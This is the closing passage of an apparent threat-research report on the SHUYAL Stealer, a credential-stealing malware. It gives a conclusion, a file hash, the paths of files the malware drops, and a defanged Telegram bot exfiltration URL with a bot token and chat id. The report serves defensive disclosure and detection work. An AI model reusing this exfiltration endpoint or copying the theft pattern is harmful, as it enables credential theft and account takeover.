

Figure 28: Threat Detection Name.

Conclusion:

SHUYAL Stealer represents a significant danger to user privacy and system security. It harvests sensitive data such as stored passwords, browsing history, clipboard contents, and Discord tokens, putting victims at risk of identity theft, unauthorized access to personal accounts, and financial harm. To maintain its foothold, the malware employs persistence techniques that enable it to consistently extract information over an extended period.

IOC:

SHA	8bbeafcc91a43936ae8a91de31795842cd93d2d8be3f72ce5c6ed27a08cdc092
File Created	C:\Users\<User>\AppData\Local\Temp\runtime\browser\tokens.txtC:\Users\<User>\AppData\Local\Temp\runtime\clipboard\clipboard.txtC:\Users\<User>\AppData\Local\Temp\runtime\history\history.txtC:\Users\<User>\AppData\Local\Temp\runtime\passwords\saved_passwords.txtC:\Users\<User>\AppData\Local\Temp\runtime\pic\ss.pngC:\Users\<User>\AppData\Local\Temp\runtime.ziputil.bat
Telegram Bot	[hxxps[:]//api.telegram[.]org/[bot]7522684505:AAEODeii83B_nlpLi0bUQTnOtVdjc8yHfjQ/sendDocument?chat_id=-1002503889864]